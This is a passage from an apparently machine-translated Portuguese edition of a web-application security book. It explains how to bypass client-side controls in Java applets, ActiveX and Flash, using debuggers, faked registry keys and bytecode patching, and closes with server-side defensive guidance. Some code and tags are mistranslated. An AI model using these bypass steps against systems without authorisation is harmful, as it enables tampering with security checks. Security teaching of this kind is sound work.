                _fldboolean.setEnabled(true);
                _fldinstanceof.setEnabled(false);
                _fldint.setEnabled(false);
                break;
            ...
        }
    }
}
```

As técnicas de ofuscação comumente empregadas são as seguintes:

Nomes significativos de classes, métodos e variáveis de membros são substituídos por expressões sem sentido, como a, b, c. Isso força o leitor do código descompilado a identificar a finalidade de cada item estudando como ele é usado e pode dificultar muito o controle de diferentes itens ao rastreá-los no código-fonte.

Além disso, alguns ofuscadores substituem os nomes dos itens por palavras-chave Java, como `new` e `int`. Embora isso tecnicamente torne o código de byte ilegal, a maioria das JVMs tolerará o código ilegal e ele será executado normalmente. Entretanto, mesmo que um descompilador consiga lidar com o byte-código ilegal, o código-fonte resultante será ainda menos legível do que o descrito no ponto anterior. E o que é mais importante, o código-fonte não poderá ser recompilado sem um extenso retrabalho para renomear os itens nomeados ilegalmente de forma consistente.

Muitos ofuscadores tiram informações desnecessárias de depuração e meta-informação do bytecode, inclusive nomes de arquivos de origem e números de linha (o que torna os rastreamentos de pilha menos informativos), nomes de variáveis locais (o que dificulta a depuração) e informações de classes internas (o que impede que a reflexão funcione corretamente).

Pode ser adicionado código redundante que crie e manipule vários tipos de dados de forma significativa, mas que seja autônomo em relação aos dados reais realmente usados pela funcionalidade do aplicativo.

O caminho da execução por meio do código pode ser modificado de forma complexa, com o uso de instruções de salto, de modo que a sequência lógica

de execução é difícil de discernir ao ler o código-fonte descompilado.

Podem ser introduzidas construções de programação ilegais, como instruções não acessíveis e caminhos de código com instruções de retorno ausentes. A maioria das JVMs tolera esses fenômenos no bytecode, mas o código-fonte descompilado não pode ser recompilado sem a correção do código ilegal.

ETAPAS DO HACK

As táticas eficazes para lidar com a ofuscação de bytecode dependem das técnicas usadas e da finalidade para a qual você está analisando a fonte. Aqui estão algumas sugestões:

- Você pode analisar um applet em busca de métodos públicos sem compreender totalmente a fonte. Deve ser óbvio quais métodos podem ser invocados a partir do JavaScript e quais são suas assinaturas, permitindo que você teste o comportamento dos métodos passando várias entradas.
- Se os nomes das variáveis de classe, método e membro tiverem sido substituídos por expressões sem sentido (mas não por palavras-chave Java), você poderá usar a funcionalidade de refatoração incorporada em muitos IDEs para ajudá-lo a entender o código. Ao estudar como os itens são usados, você pode começar a atribuir nomes significativos a eles. Se você usar a ferramenta "renomear" no IDE, ela fará muito trabalho para você, rastreando o uso do item em toda a base de código e renomeando-o em todos os lugares.
- Na verdade, você pode desfazer grande parte da ofuscação executando o bytecode ofuscado por meio de um ofuscador uma segunda vez e escolhendo as opções adequadas. Um ofuscador útil a ser usado aqui é o Jode, que pode remover caminhos de código redundantes adicionados por outro ofuscador e facilitar o processo de compreensão dos nomes ofuscados atribuindo nomes globalmente exclusivos aos itens.

Controles ActiveX

Os controles ActiveX são uma tecnologia muito mais pesada do que os applets Java. Eles são efetivamente executáveis Win32 nativos que, uma vez aceitos e instalados pelo usuário, são executados com todos os privilégios desse usuário e podem realizar ações arbitrárias, inclusive interagir com o sistema operacional.

O ActiveX pode ser usado para implementar praticamente qualquer controle do lado do cliente, incluindo a captura da entrada do usuário e de outros dados no navegador e a verificação de que o computador cliente atende a determinados padrões de segurança antes de permitir o acesso a alguma função.

Do ponto de vista da fonte da página HTML, os controles ActiveX são instanciados e invocados de forma muito semelhante aos applets Java. Por exemplo, se você

tiver instalado o plug-in do Adobe Acrobat para o Internet Explorer, o código a seguir exibirá uma caixa de diálogo mostrando a versão do Acrobat instalada:

```
<objeto id="TheAxControl"
    classid="CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA">
</objeto>

<form>
    <input type="button" value="Show version"
        onclick=JavaScript:alert(document.TheAxControl.AcrobatVersion)>
</form>
```

Além de procurar códigos como esse, você pode identificar facilmente instâncias em que um aplicativo tenta instalar um novo controle ActiveX, pois o navegador apresentará um alerta solicitando sua permissão para instalá-lo.

OBSERVAÇÃO Os controles ActiveX mal escritos têm sido uma das principais fontes de vulnerabilidades de segurança nos últimos anos, e os usuários desavisados que instalam controles defeituosos muitas vezes se expõem ao comprometimento total do sistema pelas mãos de qualquer site mal-intencionado que invoque e explore o controle. No Capítulo 12, descrevemos como é possível encontrar e explorar vulnerabilidades comuns em controles ActiveX para atacar outros usuários de um aplicativo.

Há várias técnicas que podem ser usadas para contornar controles no lado do cliente implementados com o ActiveX.


Engenharia reversa

Como os controles ActiveX são normalmente escritos em linguagens nativas como C e C++, eles não podem ser trivialmente decompilados de volta ao código-fonte da mesma forma que os applets Java. No entanto, como todo o processamento realizado por um controle ActiveX ocorre no computador cliente, é possível, em princípio, que um usuário desse computador examine e controle totalmente esse processamento, contornando, assim, as funções de segurança que ele implementa.

A engenharia reversa é um tópico complexo e avançado, que vai além do escopo deste livro. No entanto, existem algumas técnicas básicas que até mesmo um engenheiro reverso relativamente inexperiente pode usar para anular os mecanismos de segurança do lado do cliente implementados em muitos controles ActiveX.

ETAPAS DO HACK

- Em vez de buscar uma desmontagem estática completa do código do componente, use um depurador intuitivo baseado em GUI para monitorar e controlar sua execução em tempo de execução. Por exemplo, o OllyDbg é um depurador acessível e avançado que pode ser usado para realizar vários tipos de ataques a softwares compilados em tempo de execução:

ETAPAS DO HACK (*continuação*)

- Identifique os métodos exportados pelo controle e seus subcomponentes, além de todas as funções interessantes do sistema operacional que o controle importa - em especial, todas as funções criptográficas. Defina pontos de interrupção nessas funções dentro do depurador.
- Quando um ponto de interrupção for atingido, revise a pilha de chamadas para identificar quaisquer dados relevantes que estejam sendo passados para a função - em particular, quaisquer dados fornecidos pelo usuário que estejam sendo submetidos à validação. Ao rastrear o caminho desses dados, tente entender o processamento que está sendo realizado neles.
- Muitas vezes, é fácil usar um depurador para subverter o caminho de execução de um processo de maneiras úteis - por exemplo, modificando os parâmetros na pilha que estão sendo passados como entradas para uma função, modificando o registro EAX usado para passar o valor de retorno de uma função ou reescrevendo instruções-chave como comparações e saltos para alterar a lógica implementada em uma função. Se possível, use essas técnicas para contornar os controles de validação, fazendo com que dados potencialmente maliciosos sejam aceitos para processamento posterior.
- Se a validação de dados for executada antes da manipulação adicional, como criptografia ou ofuscação, você poderá explorar essa separação fornecendo dados válidos ao controle e, em seguida, interceptar e modificar os dados depois que eles passarem pelas etapas de validação, de modo que os dados potencialmente maliciosos sejam manipulados adequadamente antes de serem transmitidos ao aplicativo do lado do servidor.
- Se você encontrar um meio de alterar manualmente o processamento do controle para anular a validação que ele está realizando, poderá automatizar a execução desse ataque modificando o binário do controle no disco (o OllyDbg tem um recurso para atualizar os binários para refletir as alterações feitas no código dentro do depurador) ou conectando-se ao processo de destino em tempo de execução, usando uma estrutura de instrumentação como o Microsoft Detours.

Veja a seguir alguns recursos úteis se você quiser saber mais sobre engenharia reversa e tópicos relacionados:

- *Reversing (Reversão): Segredos da Engenharia Reversa*, de Eldad Eilam

Desmontagem do Hacker revelada por Kris Kaspersky

A arte da avaliação de segurança de software, por Mark Dowd, John McDonald e Justin Schuh

- www.acm.uiuc.edu/sigmil/RevEng

- www.uninformed.org/?v=1&a=7

Manipulação de funções exportadas

Assim como ocorre com os applets Java, pode ser possível manipular e redirecionar o processamento de um controle ActiveX apenas invocando métodos que ele expõe ao navegador por meio de sua interface normal.

Os controles ActiveX podem expor vários métodos que o aplicativo nunca invoca no HTML e que talvez você não conheça sem examinar o próprio controle. O COMRaider da iDefense é uma ferramenta útil que pode exibir todos os métodos de um controle e suas assinaturas, conforme mostrado na Figura 5-7.




Figura 5-7: COMRaider mostrando os métodos expostos por um controle ActiveX

ETAPAS DO HACK


- Os desenvolvedores normalmente usam nomes significativos para os métodos ActiveX, e pode ser possível identificar métodos úteis simplesmente por seus nomes.
- Às vezes, é possível determinar a finalidade de uma função invocando-a sistematicamente com diferentes entradas e monitorando o comportamento visível do controle e seu funcionamento interno usando o depurador.

Fixação de entradas processadas por controles

Um uso comum dos controles ActiveX é como um controle do lado do cliente para verificar se o computador do cliente está em conformidade com padrões de segurança específicos antes que o acesso seja concedido a determinada funcionalidade do lado do servidor. Por exemplo, em uma tentativa de atenuar os ataques de keylogging, um aplicativo bancário on-line pode instalar um controle que verifica a presença de um antivírus e o nível de correção do sistema operacional antes de permitir que o usuário faça login no aplicativo.

Se você precisar contornar esse tipo de controle no lado do cliente, geralmente é fácil fazê-lo. Normalmente, o controle ActiveX lê vários detalhes do sistema de arquivos e do registro do computador local como dados de entrada para suas verificações. É possível monitorar as informações que estão sendo lidas e alimentar o controle com entradas arbitrárias que estejam em conformidade com as verificações de segurança.

As ferramentas Filemon e Regmon, originalmente desenvolvidas pela Sysinternals (e agora de propriedade da Microsoft), permitem monitorar toda a interação de um processo com o sistema de arquivos e o registro do computador. É possível filtrar a saída das ferramentas para exibir apenas a atividade do processo em que você está interessado. Quando um controle ActiveX estiver executando verificações de segurança no computador cliente, você normalmente o verá consultando arquivos e chaves de registro relevantes para a segurança, como itens criados por produtos antivírus, conforme mostrado na Figura 5-8.



The screenshot shows the Registry Monitor interface from Sysinternals. The window title is "Registry Monitor - Sysinternals: www.sysinternals.com". The menu bar includes File, Edit, Options, and Help. Below the menu is a toolbar with icons for file operations like Open, Save, Find, and Filter. The main area is a table with three columns: Request, Path, and Result. The table lists numerous registry operations, mostly "OpenKey" requests, with paths such as HKEY_LOCAL_MACHINE\Software\America Online\Safety and Security\Components\Antivirus, HKEY_LOCAL_MACHINE\Software\Computer Associates\ScanEngine\Path, and HKEY_LOCAL_MACHINE\Software\Computer Associates\Anti-Virus\Install. The "Result" column indicates whether each operation was successful ("NOT FOUND" or "SUCCESS").

Request	Path	Result
OpenKey	HKEY_LOCAL_MACHINE\Software\America Online\Safety and Security\Components\Antivirus	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\America Online\Safety and Security\Components\Antivirus	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Associates\ScanEngine\Path	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Associates\Anti-Virus\Install	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Associates\Anti-Virus\Install	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Associates\ScanEngine\Path	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Associates\ScanEngine\Path	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
QueryValue	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus\CurrentVersionEx	NOT FOUND
CloseKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
CloseKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
OpenKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
QueryValue	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus\CurrentVersionEx	NOT FOUND
CloseKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
CloseKey	HKEY_LOCAL_MACHINE\Software\Computer Fellows\F-Secure\Anti-Virus	SUCCESS
OpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\AntiVir PersonalEdition Classic	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\AntiVir PersonalEdition Classic	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\AntiVir PersonalEdition Classic	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\KasperskyLab\InstalledProducts\Kaspersky Anti-Virus Personal	NOT FOUND
OpenKey	HKEY_LOCAL_MACHINE\Software\KasperskyLab\InstalledProducts\Kaspersky Anti-Virus Personal Pro	NOT FOUND

Figura 5-8: Regmon sendo usado para capturar o acesso ao registro realizado por um controle ActiveX

Nessa situação, geralmente é suficiente criar manualmente o arquivo ou a chave de registro relevante, para convencer o controle de que o software correspondente está instalado. Se, por algum motivo, você não quiser interferir no sistema operacional real,

é possível obter o mesmo efeito usando as técnicas de depuração ou instrumentação descritas anteriormente, para corrigir os dados retornados ao controle pelas APIs relevantes do sistema de arquivos ou do registro.

Descompilação de código gerenciado

Ocasionalmente, você poderá encontrar componentes thick-client escritos em C#. Assim como acontece com os applets Java, eles normalmente podem ser descompilados para recuperar o código-fonte original.

Uma ferramenta útil para realizar essa tarefa é o .NET Reflector, de Lutz Roeder (consulte a Figura 5-9).




Figura 5-9: A ferramenta .NET Reflector sendo usada para descompilar um controle ActiveX escrito em C#

Podem surgir problemas de ofuscação de código semelhantes em relação aos assemblies do C#, como ocorre com o bytecode do Java.

Objetos do Shockwave Flash

O Flash é muito popular na Internet. Ele costuma ser usado como um meio de proporcionar maior interatividade em sites informativos, mas também é empregado em aplicativos da Web. Algumas lojas on-line têm interfaces de usuário baseadas em Flash, e ele é usado com frequência em softwares de jukebox, como a rádio Pandora. O mais comum

O uso do Flash em um contexto de aplicativo é em jogos on-line. Esses jogos variam em natureza, desde jogos puramente recreativos até funcionalidades sérias de cassino, em que há dinheiro real envolvido. Muitos desses jogos foram alvo de atacantes recreativos e sérios.

Considerando o que observamos sobre a natureza falível dos controles do lado do cliente, a ideia de implementar um aplicativo de jogos de azar on-line usando um componente de cliente espesso que é executado localmente na máquina de um possível invasor é intrigante. Se qualquer aspecto do jogo for controlado pelo componente Flash em vez de pelo servidor, um invasor poderá manipular o jogo com precisão para melhorar as chances, mudar as regras ou alterar as pontuações enviadas de volta ao servidor.

Como os outros componentes thick client examinados, os objetos Flash são contidos em um arquivo compilado que o navegador baixa do servidor e executa em uma máquina virtual, que, nesse caso, é um Flash Player implementado em um plug-in de navegador. O arquivo SWF contém bytecode que é interpretado pela VM (máquina virtual) do Flash e, assim como o bytecode do Java, pode ser descompilado para recuperar o código-fonte original do ActionScript, usando as ferramentas apropriadas. Um meio alternativo de ataque, que geralmente é mais eficaz, é desmontar e modificar o próprio bytecode, sem realmente descompilá-lo totalmente para o código-fonte. O Flasm é um desmontador e montador para bytecode SWF e pode ser usado para extrair uma representação legível por humanos do bytecode de um arquivo SWF e para modificar o código-fonte. e, em seguida, remontar o bytecode modificado em um novo arquivo SWF:

```
C:\flash>flasm
```

```
Flasm 1.61 construído em 31 de maio de 2006
```

```
(c) 2001 Opaque Industries, (c) 2002-2005 Igor Kogan, (c) 2005 Wang Zhen  
Todos os direitos reservados. Consulte LICENSE.TXT para obter os termos de  
uso.
```

```
Uso: flasm [command] filename
```

```
Comandos:
```

- Desmonte o arquivo SWF no console
- aAssemble Flasm project (FLM)
- uAtualize o arquivo SWF, substitua as macros Flasm
- bAssemble actions to bytecode instruction or byte sequence
- zCompactar SWF com zLib
- xDescompactar SWF

```
Backups com extensão .swf são criados para arquivos SWF alterados.
```

```
Para salvar a desmontagem ou o bytecode em um arquivo,  
redirecione-o: flasm -d foo.swf > foo.flm  
flasm -b foo.txt > foo.as
```

```
Leia flasm.html para obter mais informações.
```

O exemplo a seguir mostra o Flasm sendo usado para extrair uma representação legível por humanos do bytecode de um arquivo SWF para um simples jogo de corrida de carros baseado em Flash:

```
C:\flash>flasm racer.swf > racer.flm
C:\flash>more racer.flm
filme 'racer.swf' compactado // flash 7, total de quadros: 3, taxa de
quadros: 24 fps, 64
0x500 px

exportAssets
    1 as 'engineStart'
end // de exportAssets

exportAssets
    2 as 'engineLoop' end
// of exportAssets

quadro
    0
parad
    a
push 'car1'
getVariable
push 'code', 'player'
setMember
push 'totalLaps', 10
setVariable
push 'acceleration', 1.9
setVariable
push 'gravity', 0,4
setVariable
push 'speedDecay', 0,96
setVariable
push 'rotationStep', 10
setVariable
push 'maxSpeed', 10
setVariable
push 'backSpeed', 1
setVariable
push 'currentCheckpoint1', 1
setVariable
push 'currentLap1', 0.0
setVariable
push 'checkpoints', 2
setVariable
push 'currentLapTXT', '1/10'
setVariable
fim // do quadro 0

quadro 0
    Constantes 'car', 'code', 'player', 'speed', 'speedDecay', 'Key',
'isDown', '
...

```

Aqui, você pode ver imediatamente várias instruções de bytecode que são de interesse para alguém que deseja atacar e modificar o jogo. Por exemplo, você poderia alterar o valor da variável `maxSpeed` de 10 para algo um pouco mais competitivo. Depois de fazer isso, a desmontagem modificada pode ser convertida novamente em bytecode em um novo arquivo SWF, como segue:

```
C:\flash>flasm -a racer.flm  
racer.flm montado com sucesso em racer.swf, 31212 bytes
```

O carro agora deve voar virtualmente pela pista (para fazê-lo literalmente voar, você pode tentar alterar a variável de gravidade!)

No exemplo anterior, a funcionalidade implementada no objeto Flash era suficientemente simples para que um invasor pudesse fazer uma reengenharia fundamental do objeto inspecionando o bytecode desmontado e alterando uma única variável. Em objetos Flash mais complexos, isso pode não ser possível, e pode ser necessário recuperar o código-fonte original e analisá-lo detalhadamente para descobrir como o objeto funciona e qual a melhor maneira de atacá-lo. A ferramenta Flare pode ser usada para descompilar um arquivo SWF de volta à fonte original do ActionScript:

```
C:\flash>flare racer.swf && more racer.flr  
movie 'racer.swf' {  
    // flash 7, total de quadros: 3, taxa de quadros: 24 fps, 640x500 px, compactado  
  
    frame 1 {  
        stop();  
        car1.code = 'player';  
        totalLaps = 10;  
        aceleração = 1,9;  
        gravidade = 0,4  
        speedDecay = 0,96;  
        rotationStep = 10;  
        maxSpeed = 10;  
        backSpeed = 1;  
        currentCheckpoint1 = 1;  
        currentLap1 = 0;  
        pontos de controle = 2;  
        currentLapTXT = '1/10';  
    }  
    ...  
}
```

Embora a modificação de jogos recreativos geralmente seja simples e possa ser divertida para o divertimento pessoal e para vencer um colega de trabalho, os controles do lado do cliente implementados nos objetos Flash usados por aplicativos corporativos e cassinos on-line geralmente são mais bem protegidos. Assim como no Java, técnicas de ofuscação foram desenvolvidas na tentativa de impedir ataques de descompilação. Duas ferramentas disponíveis são o ActionScript Obfuscator e o Viewer Screwer, que podem alterar tanto os nomes significativos de variáveis quanto as referências de texto para sequências embaralhadas de letras, tornando o código descompilado mais difícil de entender.

As ferramentas descritas podem ser obtidas em:

- Flasm - www.nowrap.de/flasm
- Flare - www.nowrap.de/flare
- ActionScript Obfuscator - www.genable.com/aso.html
- Viewer Screwer - www.debreuil.com/vs

ETAPAS DO HACK

- Explore a funcionalidade do objeto Flash em seu navegador. Use um proxy de interceptação para monitorar todas as solicitações feitas ao servidor, para entender quais ações são executadas inteiramente no próprio componente do lado do cliente e quais podem envolver algum processamento e controles do lado do servidor.
- Sempre que vir dados sendo enviados ao servidor, determine se eles são transparentes por natureza ou se foram obfuscados ou criptografados de alguma forma. Se o primeiro for o caso, você poderá ignorar todos os controles implementados no objeto simplesmente modificando esses dados diretamente.
- Se os dados que o objeto enviar forem de natureza opaca, use o Flasm para desmontar o objeto em bytecode legível por humanos e use o Flare para descompilar o objeto em código-fonte do ActionScript.
- Assim como ocorre com os applets Java descompilados, analise o bytecode e o código-fonte para identificar quaisquer pontos de ataque que lhe permitirão fazer a reengenharia do objeto Flash e ignorar quaisquer controles implementados nele

Manuseio seguro de dados do lado do cliente

Como você viu, o principal problema de segurança dos aplicativos Web surge porque os componentes do lado do cliente e a entrada do usuário estão fora do controle direto do servidor. O cliente e todos os dados recebidos dele são inherentemente não confiáveis.

Transmissão de dados por meio do cliente

Muitos aplicativos ficam expostos porque transmitem dados críticos, como preços de produtos e taxas de desconto, por meio do cliente de maneira insegura.

Se possível, os aplicativos devem evitar totalmente a transmissão desse tipo de dados por meio do cliente. Em praticamente qualquer cenário concebível, é possível manter esses dados no servidor e fazer referência a eles diretamente da lógica do lado do servidor quando

necessário. Por exemplo, um aplicativo que recebe pedidos de usuários para vários produtos diferentes deve permitir que os usuários enviem um código de produto e uma quantidade e procurem o preço de cada produto solicitado em um banco de dados no lado do servidor. Não é necessário que os usuários enviem os preços dos itens de volta ao servidor. Mesmo quando um aplicativo oferece preços ou descontos diferentes para usuários diferentes, não há necessidade de sair desse modelo. Os preços podem ser mantidos no banco de dados por usuário, e as taxas de desconto podem ser armazenadas em perfis de usuário ou até mesmo em objetos de sessão. O aplicativo já possui, no lado do servidor, todas as informações de que precisa para calcular o preço de um produto específico para um usuário específico - ele deve possuir, caso contrário não seria capaz, no modelo inseguro, de armazenar esse preço em um campo de formulário oculto.

Se os desenvolvedores decidirem que não têm outra alternativa a não ser transmitir dados críticos por meio do cliente, os dados deverão ser assinados e/ou criptografados para impedir a adulteração pelo usuário. Se esse curso de ação for adotado, há duas armadilhas importantes a serem evitadas:

Algumas formas de usar dados assinados ou criptografados podem ser vulneráveis a ataques de repetição. Por exemplo, se o preço do produto for criptografado antes de ser armazenado em um campo oculto, pode ser possível copiar o preço criptografado de um produto mais barato e enviá-lo no lugar do preço original. Para evitar esse ataque, o aplicativo precisa incluir contexto suficiente nos dados criptografados para evitar que eles sejam reproduzidos em um contexto diferente. Por exemplo, o aplicativo pode combinar o código do produto e o preço, criptografar o resultado como um único item e, em seguida, validar se a cadeia criptografada enviada com um pedido realmente corresponde ao produto que está sendo pedido.

Se os usuários conhecerem e/ou controlarem o valor do texto simples das cadeias criptografadas que lhes são enviadas, eles poderão montar vários ataques criptográficos para descobrir a chave de criptografia que está sendo usada pelo servidor. Depois de fazer isso, eles podem criptografar valores arbitrários e contornar totalmente a proteção oferecida pela solução.

Em aplicativos executados na plataforma ASP.NET, é recomendável nunca armazenar dados personalizados no ViewState e, certamente, nunca armazenar dados confidenciais que não se queira que sejam exibidos na tela para os usuários. A opção de ativar o MAC do ViewState deve estar sempre ativada.

Validação de dados gerados pelo cliente

Os dados gerados no cliente e transmitidos ao servidor não podem, em princípio, ser validados com segurança no cliente:

Controles leves do lado do cliente, como campos de formulário HTML e JavaScript, podem ser contornados de forma muito trivial e não oferecem nenhuma garantia sobre a entrada recebida pelo servidor.

Os controles implementados em componentes thick-client são, às vezes, mais difíceis de serem contornados, mas isso pode apenas atrasar um invasor por um curto período.

O uso de código do lado do cliente muito ofuscado ou compactado oferece obstáculos adicionais; no entanto, um invasor determinado sempre conseguirá superá-los. (Um ponto de comparação em outras áreas é o uso de tecnologias DRM para impedir que os usuários copiem arquivos de mídia digital. Muitas empresas investiram muito nesses controles do lado do cliente, e cada nova solução geralmente é quebrada em um curto intervalo de tempo).

A única maneira segura de validar os dados gerados pelo cliente é no lado do servidor do aplicativo. Cada item de dados recebido do cliente deve ser considerado contaminado e potencialmente malicioso.

MITO DO COM MON Às vezes, percebe-se que qualquer uso de controles do lado do cliente deve ser automaticamente ruim. Em particular, alguns profissionais

Os testadores de penetração relatam a presença de controles no lado do cliente como uma "descoberta" sem verificar se eles são replicados no servidor ou se há alguma explicação não relacionada à segurança para sua existência. Na verdade, apesar das advertências significativas decorrentes dos vários ataques descritos neste capítulo, há, no entanto, maneiras de usar os controles do lado do cliente de forma que não gerem nenhuma vulnerabilidade de segurança:

Os scripts do lado do cliente podem ser usados para validar a entrada como um meio de melhorar a usabilidade, evitando a necessidade de comunicação de ida e volta com o servidor. Por exemplo, se o usuário digitar a data de nascimento em um formato incorreto, alertá-lo sobre o problema por meio de um script no lado do cliente proporcionará uma experiência muito mais perfeita. Obviamente, o aplicativo deve revalidar o item enviado quando ele chegar ao servidor.

Há casos ocasionais em que a validação de dados no lado do cliente pode ser eficaz como medida de segurança - por exemplo, como defesa contra ataques de script entre sites baseados em DOM. No entanto, esses são casos em que o foco direto do ataque é outro usuário do aplicativo, e não o aplicativo do lado do servidor, e a exploração de uma possível vulnerabilidade não depende necessariamente da transmissão de dados maliciosos para o servidor. Consulte o Capítulo 12 para obter mais detalhes sobre esse tipo de cenário.

Conforme descrito anteriormente, há maneiras de transmitir dados criptografados por meio do cliente que não são vulneráveis a ataques de adulteração ou repetição.

Registro e alerta

Quando mecanismos como limites de comprimento e validação baseada em JavaScript são empregados por um aplicativo para melhorar o desempenho e a usabilidade, eles devem ser integrados às defesas de detecção de intrusão no lado do servidor. A lógica do lado do servidor que executa a validação dos dados enviados pelo cliente deve estar ciente da validação que já ocorreu no lado do cliente. Se forem recebidos dados que teriam sido bloqueados pela validação do lado do cliente, o aplicativo poderá inferir que um usuário está contornando ativamente essa validação e, portanto, é provável que seja mal-intencionado. As anomalias devem ser registradas e, se for o caso, os administradores do aplicativo devem ser alertados em tempo real para que possam monitorar qualquer tentativa de ataque e tomar as medidas adequadas conforme necessário. O aplicativo também pode se defender ativamente encerrando a sessão do usuário ou até mesmo suspendendo sua conta.

NOTA Em alguns casos em que o JavaScript é empregado, o aplicativo ainda pode ser usado por usuários que desativaram o JavaScript no navegador. Nessa situação, o código de validação de formulário baseado em JavaScript é simplesmente ignorado pelo navegador, e a entrada bruta inserida pelo usuário é enviada. Para evitar falsos positivos, o mecanismo de registro e alerta deve estar ciente de onde e como isso pode ocorrer.

Resumo do capítulo

Praticamente todos os aplicativos cliente-servidor devem aceitar o fato de que não se pode confiar que o componente cliente e todo o processamento que ocorre nele se comportem conforme o esperado. Como você viu, os métodos de comunicação transparentes geralmente empregados pelos aplicativos da Web significam que um invasor equipado com ferramentas simples e habilidade mínima pode contornar trivialmente a maioria dos controles implementados no cliente. Mesmo quando um aplicativo tenta ofuscar os dados e o processamento que residem no lado do cliente, um invasor determinado poderá comprometer essas defesas.

Em todos os casos em que você identificar dados sendo transmitidos por meio do cliente, ou validação de entrada fornecida pelo usuário sendo implementada no cliente, você deve testar como o servidor responde a dados inesperados que contornam esses controles. Muitas vezes, vulnerabilidades graves podem ser encontradas por trás das suposições de um aplicativo sobre a proteção oferecida a ele pelas defesas implementadas no cliente.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Como os dados podem ser transmitidos pelo cliente de forma a evitar ataques de adulteração?
